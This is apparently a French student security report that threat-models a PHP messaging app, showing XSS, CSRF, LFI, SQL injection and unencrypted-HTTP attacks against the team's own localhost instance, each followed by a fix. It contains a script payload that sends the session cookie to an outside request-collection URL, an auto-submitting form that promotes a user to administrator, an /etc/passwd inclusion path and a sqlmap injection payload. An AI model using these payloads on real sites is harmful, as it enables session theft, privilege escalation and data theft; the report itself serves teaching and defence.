

# STI – Projet 02

# Table des matières

---

<b>Introduction .....</b>	<b>2</b>
<b>Description du système .....</b>	<b>2</b>
DFD .....	2
Biens .....	2
<b>Sources de menaces .....</b>	<b>3</b>
<b>Scénarios d'attaques.....</b>	<b>3</b>
1 – XSS .....	3
2 - CSRF .....	4
3 – LFI .....	7
4 - Injection SQL .....	9
5 - Utilisation de HTTP .....	11
<b>Conclusion.....</b>	<b>13</b>

# Introduction


Ceci est le rapport de menace du projet de STI, il concerne une application de messagerie, qui permet aux membres inscrits de s'envoyer des messages privés.

Nous allons procéder à une analyse de risque, pour ce faire nous allons identifier le plus de vulnérabilités possibles, présente sur l'application WEB, et nous allons montrer de façon détailler comme les exploiter et comment patcher ces vulnérabilités.

Nous allons aussi pour chaque vulnérabilité, décrire l'impact à l'aide du modèle « STRIDE ».

## Description du système

### DFD



### Biens

Le système possède une base de données contenant des informations sensibles sur des utilisateurs, notamment des mots de passe et les messages échangés entre les utilisateurs qui peuvent être de nature secrètes.

Le système possède aussi des fichiers de logs qui contiennent notamment la liste des adresses IP qui ont visité le site, il y a donc un risque de perte de confidentialité vis à vis des membres du site. Il est possible que l'infrastructure héberge d'autre service, il y a donc aussi un risque de disponibilité de l'infrastructure si le site se fait attaquer.

# Sources de menaces

---

Puisque l'application sera probablement disponible sur Internet, et que l'application ne contient pas des données ultraconfidentielles, qui pourraient intéresser des agences gouvernementales par exemple, il faut particulièrement se méfier des attaquants de types « script-kiddies », qui agissent à l'aide d'outil automatisé téléchargeable sur Internet.

L'application est probablement trop pauvre en termes de gain pour devoir faire face à des « black-hat » expérimentés, dont les compétences informatiques sont bien supérieures à celles des « script-kiddies ».

Le but principal d'un attaquant sera probablement de s'amuser ou alors d'essayer de voler la base de données dans le but de la revendre sur le marché noir, ou encore d'essayer de cracker les mots de passes hachés, afin de les utiliser sur d'autres site Internet, tout cela dans le but de voler d'autres comptes, contenant potentiellement des bien plus intéressants (argent, privilèges, etc....).

## Scénarios d'attaques

---

### 1 – XSS

Une faille de type XSS, permet d'injecter du code coté client, en particulier du JavaScript.

#### *Exploitation*

Pour exploiter cette faille, on peut envoyer un message à l'administrateur contenant du code JavaScript, dans notre cas, nous avons créé un « RequestBin » sur <https://requestbin.com/>, cela nous permet de récupérer les requêtes envoyées sur l'URL.

Puis une fois que l'administrateur charge le message, le code est exécuté et cela envoie une requête vers notre lien avec en paramètre GET, le cookie de l'utilisateur (en l'occurrence le PHPSESSID).


Receiver: admin

Subject: Test XSS

Message: `<script>document.location = "https://en1gzrrtkewcw.x.pipedream.net?cookie=" + document.cookie</script>`

Send

On peut ensuite voir sur notre lien que l'on a récupéré le PHPSESSID de l'administrateur.



Il nous suffit ensuite d'utiliser ce token, pour se connecter en tant qu'administrateur.

### *Contremesure*

Pour se protéger d'une faille de type XSS, il faut échapper les caractères comme « <, >, /, etc... », cela se fait en pratique à l'aide de la fonction « htmlspecialchars » (voir <https://www.php.net/manual/fr/function.htmlspecialchars.php>).

Voici le code avant correction :

```
<?php echo $message[3] . " - by " . getUsernameById($message[1]) ?>
```

On voit que le message est directement écrit sans traitement, on peut donc y injecter du code JavaScript.

Puis voici le code corrigé :

```
<?php echo htmlspecialchars($message[3]) . " - by " . getUsernameById($message[1]) ?>
```

Les messages des utilisateurs seront désormais sanitiser, avant d'être écrit, ce qui empêche les injections.

### *STRIDE*

S	T	R	I	D	E
★	★	★	★		★

## 2 - CSRF

Une faille CSRF permet de faire exécuter des actions sur le site WEB par d'autres utilisateurs simplement en leur faisant visiter un lien.

C'est intéressant si l'utilisateur en question détient des droits privilégiés et que l'on peut s'en servir pour exécuter des actions qui nous sont bénéfique (passage en admin par exemple).

## Exploitation

Pour réaliser l'exploitation, nous avons recopié le formulaire présent sur la page « modify.php », celui-ci permet de modifier un membre.

```
<form action="http://localhost:8080/index.php?page=modify.php" method="POST" id="adminForm">
  Username:
  <input type="text" id="username" name="username" value="user">
  <br>
  Password:
  <input type="password" id="password" name="password">
  <br>
  Confirm password:
  <input type="password" id="password_confirm" name="password_confirm">
  <br>
  Rôle:
  <select id="role" name="role" value="1">
    <option value="0">Collaborateur</option>
    <option value="1" selected="selected">Administrateur</option>
  </select>
  <br>
  <select id="active" name="active" value="1">
    <option value="0">Inactive</option>
    <option value="1" selected="selected">Active</option>
  </select>
  <br>
  <input class="btn btn-success" type="submit" id="button_login" value="Modify">
  <input type="hidden" value="2" name="userIdModify">
  <script>document.getElementById("adminForm").submit();</script>
</form>
```


### Illustration 1: Code source de la page qui sera visité par l'administrateur

L'élément intéressant est le petit script présent en bas qui envoie immédiatement le formulaire dès que l'administrateur visite la page.

Nous avons rempli les valeurs des paramètres POST afin de modifier notre rôle et ainsi passer administrateur.

A noter que dans ce cas précis, il faut que le pirate connaisse son id afin de mener à bien l'attaque, car il a besoin de remplir le paramètre POST « userIdModify », mais il n'est pas impossible qu'une autre faille existe et qu'elle permette de faire un lien entre un nom d'utilisateur et son id.

Une fois que l'administrateur aura cliqué sur le lien et ouvert la page du pirate, il sera immédiatement redirigé vers le site WEB, et on pourra voir que la modification s'est bien effectuée.



User has been modified !

### Illustration 2: Message nous indiquant que la modification de l'utilisateur a bien été prise en compte

ID	Username	Role	Statut		
1	admin	1	1	<a href="#">Modify</a>	<a href="#">Remove</a>
2	user	1	1	<a href="#">Modify</a>	<a href="#">Remove</a>

*Illustration 3: Tableau des utilisateurs du site WEB, montrant que le compte "user" est passé administrateur*

### Contremesure

Pour empêcher cette attaque il faut rajouter sur les pages un token qui sera généré aléatoirement, comme ça si une page redirige sur le site sans connaissance du token, le token ne sera pas renseigné et cela ne fonctionnera pas.

Dans notre cas le token est généré à chaque début de session, et est valable durant le temps de vie de la session, à la prochaine connexion, un nouveau token sera généré.

Voyons maintenant les différentes étapes d'implémentation sur le site WEB.

On commence par générer le token de session, à la création de celle-ci :

```
session_start();
if(empty($_SESSION['token'])) {
    if (function_exists('mcrypt_create_iv')) {
        $_SESSION['token'] = bin2hex(mcrypt_create_iv(32, MCRYPT_DEV_URANDOM));
    } else {
        $_SESSION['token'] = bin2hex(openssl_random_pseudo_bytes(32));
    }
}
```

Puis on crée une fonction qui va vérifier ce token.

```
function verifyToken($token){
    if (!empty($token)) return hash_equals($_SESSION['token'], $token);
}
```

Et on l'appelle à chaque partie « critique » du code.

```
if(IsValid($_POST['removeMessage']) && verifyToken($_POST['token'])) {
    removeMessage($_POST['messageId']);
}
```

Il faut ensuite ajouter le token dans le code HTML.

```
<input type="hidden" value="41e238d81ed7d001b30f315c13c85bc12dee783a063934501ffb2354adb18cbb" name="token">
```

## ***STRIDE***

S	T	R	I	D	E
	★	★			★

## **3 – LFI**

Dans ce scénario, un pirate va pouvoir inclure des fichiers présents sur le serveur WEB, cela peut-être n'importe quel fichier auquel le serveur WEB a un accès en lecture/écriture.

En plus de pouvoir lire des fichiers, l'attaquant peut faire exécuter du code par le serveur WEB, si l'attaquant parvient à uploader un fichier malicieux, il pourra le faire exécuter par le serveur, ce qui peut entraîner des conséquences plus importantes, comme la compromission du système entier par exemple.

### ***Exploitation***

Il faut manipuler l'URL pour pouvoir inclure des fichiers, dans ce premier exemple, l'attaquant va pouvoir lire le fichier « passwd », présent dans « /etc/passwd », ce fichier ne contient pas de mot de passe comme son nom pourrait le laisser penser, mais la liste des utilisateurs du système, ce qui constitue déjà une information très utile pour un attaquant.

On peut ensuite imaginer des attaques de type brute-force avec ces noms d'utilisateurs.

```
localhost:8080/index.php?page=message.php
```

*Illustration 4: URL, montrant le fichier inclus actuellement, ici "message.php"*

On va maintenant inclure un fichier du système hébergeant le site WEB.

```
localhost:8080/index.php?page=/etc/passwd
```





## ***STRIDE***

S	T	R	I	D	E
					

### ***Contremesure***

Pour se prémunir de ce type d'attaque il faut instaurer une liste de fichier autorisé à être inclus, dans notre cas c'est assez simple, nous ne possédons que quelques pages.

Voici le code avant correction :

```
if(IsValid($_GET['page'])){  
    include($_GET['page']);  
}
```

*Illustration 6: Code d'inclusion des pages sans validation des inputs utilisateurs*

Puis voici le code modifié, avec l'ajout d'un tableau contenant les noms des fichiers dont on autorise l'inclusion :

```
$allowed = ["login.php", "admin.php", "message.php", "modify.php", "passwordChange.php", "write.php", "disconnect.php"];  
if(in_array($_GET['page'], $allowed)){  
    include($_GET['page']);  
}
```

*Illustration 7: Code d'inclusion des pages avec validation des inputs utilisateurs*

## **4 - Injection SQL**

Dans ce scénario, un pirate va cibler la base de données directement, en essayant de lui faire exécuter des requêtes SQL malveillantes.

Le but est d'obtenir des informations présentes dans la base de données mais protégé en accès ou alors d'insérer des données pour monter en privilège (création d'un compte avec des privilèges administrateur par exemple).

### ***Exploitation***

Pour faire l'exploitation nous avons utilisé l'outil « SQLMap » sur la page de login, SQLMap a trouvé que le paramètre « username » était injectable et cela nous a permis d'obtenir des informations de la BDD.

```

POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 868 HTTP(s) requests:
---
Parameter: username (POST)
  Type: AND/OR time-based blind
  Title: SQLite > 2.0 AND time-based blind (heavy query)
  Payload: username=user" AND 6768=LIKE('ABCDEF6',UPPER(HEX(RANDOMBLOB(500000000/2))))-- xVVA&password=pass
---

```

Illustration 8: SQLMap détecte que le paramètre est injectable et nous donne le nom de l'attaque utilisé

```

[20:30:35] [INFO] the back-end DBMS is SQLite
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.5.9
back-end DBMS: SQLite
[20:30:35] [INFO] fetching tables for database: 'SQLite_masterdb'
[20:30:35] [INFO] fetching number of tables for database 'SQLite_masterdb'
[20:30:35] [WARNING] (case) time-based comparison requires larger statistical model, please wait..... (done)
2
0:30:44] [WARNING] (case) time-based comparison requires larger statistical model, please wait..... (done)
user
[20:31:35] [INFO] retrieved: message
0:32:50] [WARNING] (case) time-based comparison requires larger statistical model, please wait..... (done)
CREATE TABLE 'message' (
[20:38:07] [WARNING] unable to enumerate the columns for table 'message' in database 'SQLite_masterdb', skipping
[20:38:07] [INFO] retrieved: CREATE TABLE 'user' (
[20:43:06] [WARNING] unable to enumerate the columns for table 'user' in database 'SQLite_masterdb', skipping
[20:43:06] [INFO] fetched data logged to text files under '/home/lapinou/.sqlmap/output/localhost'
[*] shutting down at 20:43:06

```

Illustration 9: SQLMap nous donne des informations sur la BDD, à l'aide de l'attaque trouvé précédemment

## STRIDE

S	T	R	I	D	E
	★		★		★

## Contremesure

Pour pallier ce problème, nous avons remplacé toutes les requêtes SQL présentes dans l'application par des requêtes préparés.

Ces requêtes préparées à l'avance empêchent toute injection de la part de l'utilisateur.

Voici un exemple :

```
$file_db->query("SELECT * FROM user WHERE id_user = " . $userId);
```

*Illustration 10: Requête SQL non préparée, qui était présente dans le fichier model.php, à la ligne 12.*

Puis nous avons modifié la requête comme suit :

```
$stmt = $file_db->prepare("SELECT * FROM user WHERE username = :username");
```

*Illustration 11: Requête SQL préparée, présente à la ligne 12 du fichier model.php.*

## 5 - Utilisation de HTTP

Ce scénario prend place, lorsqu'un pirate peut écouter le trafic sur le réseau, notamment entre la machine d'un utilisateur et le serveur WEB.

Puisqu'on utilise HTTP et non HTTPS, les communications ne sont pas chiffrées, et donc les mots de passes sont transmis en clair.

### ***Exploitation***

Il faut se munir de son sniffer préféré et simplement écouter le trafic en appliquant un filtre pour n'écouter que le port HTTP (80).

Dans notre cas nous avons employé « Wireshark », et nous avons simulé un utilisateur qui tente de se connecter à l'application de messagerie, tout en se faisant passer pour un pirate, sniffant le trafic.

Cela nous a permis de récupérer la requête de connexion, et donc le nom d'utilisateur et le mot de passe de cet utilisateur.

Voici la requête capturée :

```
POST /index.php?page=login.php HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://localhost:8080
DNT: 1
Connection: keep-alive
Referer: http://localhost:8080/index.php?page=login.php
Cookie: PHPSESSID=hfd8q5cjoj597qdk8she956f47
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

username=123&password=123GET /vendor/jquery-easing/jquery.easing.min.js HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: /*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://localhost:8080/index.php?page=login.php
Cookie: PHPSESSID=hfd8q5cjoj597qdk8she956f47
Pragma: no-cache
Cache-Control: no-cache
```

*Illustration 12: Requête capturée avec Wireshark*

## **STRIDE**

S	T	R	I	D	E
					

## **Contremesure**

Il faudrait implémenter HTTPS, en mettant en place un certificat SSL, en l'occurrence il faudrait mettre un certificat auto-signé, mais en réalité il faudrait utiliser un service comme Let's Encrypt.

Pour faire cela sur « Nginx », voir : [http://nginx.org/en/docs/http/configuring\\_https\\_servers.html](http://nginx.org/en/docs/http/configuring_https_servers.html)

# Conclusion

---

En conclusion, nous avons pu trouver quelques risques ainsi que leurs contremesures.

Cela nous a permis d'avoir un aperçu des failles communes, du point de vue d'un développeur WEB.

Globalement, l'application WEB est vulnérable à toutes les composantes qui composent le « STRIDE », sauf le déni de service, qui à notre sens est la moins grave des composantes.